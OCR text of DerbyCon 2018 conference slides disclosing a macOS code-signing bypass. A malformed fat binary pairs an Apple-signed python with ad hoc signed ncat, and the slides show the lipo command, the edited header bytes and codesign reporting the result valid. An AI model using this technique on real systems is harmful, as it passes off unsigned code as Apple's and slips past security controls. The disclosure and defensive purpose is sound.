I Can Be Apple, and So Can You

DerbyCon VIII, 2018

Josh Pitts

@midnite_runr

My Background


MARINE CORPS BASE
SEMPER FIDELIS
HAWAII


1ST RADIO BATTALION
I MARINE EXPEDITIONARY FORCE


okta


REX

https://github.com/secretsquirrel

Josh Pitts
secretsquirrel

Hobby page. Donate BTC:
16GfwSnSA7s5BtBfsPBdU59H4F6v
ETH:
0x7cCeC48F9F1470d663d486278
https://twitter.com/midnite_runr

Edit bio

NC, USA

http://secureallthethings.blog...

Overview | Repositories 64 | Stars 113 | Followers 773 | Following 24

Pinned repositories

Customize your pinned repositories

the-backdoor-factory
Patch PE, ELF, Mach-O binaries with shellcode (NOT Supported)
Python ★ 1.9k 502

BDFProxy
Patch Binaries via MITM: BackdoorFactory + mitmProxy. (NOT SUPPORTED)
Python ★ 683 155

SigThief
Stealing Signatures and Making One Invalid Signature at a Time
Python ★ 413 123

Genetic-Malware/Ebowla
Framework for Making Environmental Keyed Payloads
Python ★ 408 104

fido
Teaching old shellcode new tricks
Python ★ 130 40

shellcode_retriever
POC of code that downloads and executes shellcode in memory.
Python ★ 69 41

NEWS

Cyberespionage group tied to OnionDuke malware

F-Secure points to evidence it was used to target European government agencies


Outline

- Code signing Basics
- Impact and DEMO
- Vulnerability Details
- What about Gatekeeper
- Disclosure process
- How to do signed code checks correctly
- Process of finding this vulnerability
- Q&A

Not Modified

VS

Modified



https://commons.wikimedia.org/wiki/File:Windows_logo_-_2012.svg

https://commons.wikimedia.org/wiki/File:MacOS_logo.svg

https://commons.wikimedia.org/wiki/File:Windows_logo_-_2012.svg

https://commons.wikimedia.org/wiki/File:MacOS_logo.svg

IMPACT


CMD.EXE CALC
TWITTER
IS THIS A LOLBIN?
imgflip.com


ZeroTrust Networks == You Place all trust in the device that is no longer on your network with no physical control over.

Code Signing Enforcement

Code Signing Enforcement

…and monitoring

DEMO



DEMO

- Google Santa - in full lockdown mode; only Apple signed code can run (native code and macOS app store)
- A malicious binary was delivered via phishing, social engineering, or post exploitation.
- Persistence and hiding in plain-sight

Vulnerability Details

June 12, 2018

MOTHERBOARD

VICE

INTERNET INSECURITY

Bugs Allowed Hackers to Make Malware Look Like Apple Software

Hackers could have snuck malware past several popular third-party Mac security tools thanks to a mistake in how the tools were implementing Apple digital certificate APIs.


Conditions for the vulnerability

- Takes advantage of the Fat/Universal binary format
- The first Mach-O in the Fat/Universal file must be signed by Apple, can be i386, x86_64, or even PPC.
- The malicious binary, or non-Apple supplied code, must be adhoc signed and i386 compiled for an x86_64 target macOS.
- The CPU_TYPE in the Fat header of the Apple binary must be set to an invalid type or a CPU Type that is not native to the host chipset.


This vulnerability exists in the difference between how the Mach-O loader loads signed code vs how improperly used Code Signing APIs check signed code and is exploited via a malformed Universal/Fat Binary.

This vulnerability exists in the difference between how the Mach-O loader loads signed code vs how improperly used Code Signing APIs check signed code and is exploited via a **malformed Universal/Fat Binary**.


```
$ file /bin/sync
/bin/sync: Mach-O universal binary with 2 architectures: [x86_64:Mach-O 64-bit executable x86_64]
[i386:Mach-O executable i386]
/bin/sync (for architecture x86_64):    Mach-O 64-bit executable x86_64
/bin/sync (for architecture i386):      Mach-O executable i386
```



```
$ file /bin/sync
/bin/sync: Mach-O universal binary with 2 architectures: [x86_64:Mach-O 64-bit executable x86_64]
[i386:Mach-O executable i386]
/bin/sync (for architecture x86_64):    Mach-O 64-bit executable x86_64
/bin/sync (for architecture i386):      Mach-O executable i386
```




```
$ file /bin/sync
/bin/sync: Mach-O universal binary with 2 architectures: [x86_64:Mach-O 64-bit executable x86_64]
[i386:Mach-O executable i386]
/bin/sync (for architecture x86_64):    Mach-O 64-bit executable x86_64
/bin/sync (for architecture i386):      Mach-O executable i386
```




This vulnerability exists in the **difference between how the Mach-O loader loads code** vs **how improperly used Code Signing APIs check signed code** and is exploited via a malformed Universal/Fat Binary.

```
$lipo -create python.x86_64 ncat.i386 -output ncat.frankenstein
```


ncat.frankenstein
RAW
RVA
Search
Fat Binary
Fat Header
Executable (X86_64)
Executable (X86)
Apple Signed Python x86_64
Adhoc signed NCAT
Offset
Data
Description
Value
00000000 BEBAFECA Magic Number FAT_CIGAM
00000004 02000000 Number of Architecture 2
00000008 07000001 CPU Type CPU_TYPE_X86_64
0000000C 03000080 CPU SubType CPU_SUBTYPE_X86_64_ALL
00000010 00100000 Offset 4096
00000014 20750000 Size 29984
00000018 0C000000 Align 4096
0000001C 07000000 CPU Type CPU_TYPE_I386
00000020 03000000 CPU SubType CPU_SUBTYPE_I386_ALL
00000024 00900000 Offset 36864
00000028 A0702500 Size 2453664
0000002C 0C000000 Align 4096

```
[→  pocs codesign -dv ../python.x64
Executable=[redacted]/python.x64
Identifier=com.apple.python
Format=Mach-O thin (x86_64)
CodeDirectory v=20100 size=321 flags=0x0(none) hashes=6+2 location=embedded
Platform identifier=2
Signature size=4105
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=1 size=64
[→  pocs codesign -dv ../ncat.i386
Executable=[redacted]/ncat.i386
Identifier=ncat-5555494405839dc7b74b3eadb11b711f7cf10998
Format=Mach-O thin (i386)
CodeDirectory v=20100 size=12014 flags=0x2(adhoc) hashes=594+2 location=embedded
Signature=adhoc
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=0 size=12
```

```
[➜  pocs cp ./ncat.frankenstein /tmp/python
[➜  pocs /tmp/python
Python 2.7.10 (default, Feb  7 2017, 00:08:15)
[GCC 4.2.1 Compatible Apple LLVM 8.0.0 (clang-800.0.34)] on darwin
Type "help", "copyright", "credits" or "license" for more information.
>>>
```


ncat.frankenstein
RAW
RVA
Search
Fat Binary
Fat Header
Executable (X86_64)
Executable (X86)
Invalid CPU_TYPE
…therefore…
Adhoc Signed NCAT executes
Offset Data Description Value
00000000 BEBAFECA Magic Number FAT_CIGAM
00000004 02000000 Number of Architecture 2
00000008 05000001 CPU Type ???
0000000C 03000080 CPU SubType ???
00000010 00100000 Offset 4096
00000014 20750000 Size 29984
00000018 0C000000 Align 4096
0000001C 07000000 CPU Type CPU_TYPE_I386
00000020 03000000 CPU SubType CPU_SUBTYPE_I386_ALL
00000024 00900000 Offset 36864
00000028 A0702500 Size 2453664
0000002C 0C000000 Align 4096

```
[➜  pocs /tmp/python -lvp 8080
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 4E1F 7042 390A D8C9 FF45 C396 F7F5 1165 8CCA 7293
Ncat: Listening on :::8080
Ncat: Listening on 0.0.0.0:8080
^C
[➜  pocs codesign -dv /tmp/python
Executable=/private/tmp/python
Identifier=com.apple.python
Format=Mach-O universal (i386 (16777221:-21474836)
CodeDirectory v=20100 size=321 flags=0x0(none) hashes=6+2 location=embedded
Platform identifier=2
Signature size=4105
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=1 size=64
[➜  pocs codesign -vvvv /tmp/python
/tmp/python: valid on disk
/tmp/python: satisfies its Designated Requirement
```

```
[➜  pocs /tmp/python -lvp 8080
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 4E1F 7042 390A D8C9 FF45 C396 F7F5 1165 8CCA 7293
Ncat: Listening on :::8080
Ncat: Listening on 0.0.0.0:8080
^C
[➜  pocs codesign -dv /tmp/python
Executable=/private/tmp/python
Identifier=com.apple.python
Format=Mach-O universal (i386 (16777221:-21474836)
CodeDirectory v=20100 size=321 flags=0x0(none) hashes=6+2 location=embedded
Platform identifier=2
Signature size=4105
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=1 size=64
[➜  pocs codesign -vvvv /tmp/python
/tmp/python: valid on disk
/tmp/python: satisfies its Designated Requirement
```

```
[➜  pocs /tmp/python -lvp 8080
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 4E1F 7042 390A D8C9 FF45 C396 F7F5 1165 8CCA 7293
Ncat: Listening on :::8080
Ncat: Listening on 0.0.0.0:8080
^C
[➜  pocs codesign -dv /tmp/python
Executable=/private/tmp/python
Identifier=com.apple.python
Format=Mach-O universal (i386 (16777221:-21474836)
CodeDirectory v=20100 size=321 flags=0x0(none) hashes=6+2 location=embedded
Platform identifier=2
Signature size=4105
Info.plist=not bound
TeamIdentifier=not set
Sealed Resources=none
Internal requirements count=1 size=64
[➜  pocs codesign -vvvv /tmp/python
/tmp/python: valid on disk
/tmp/python: satisfies its Designated Requirement
```

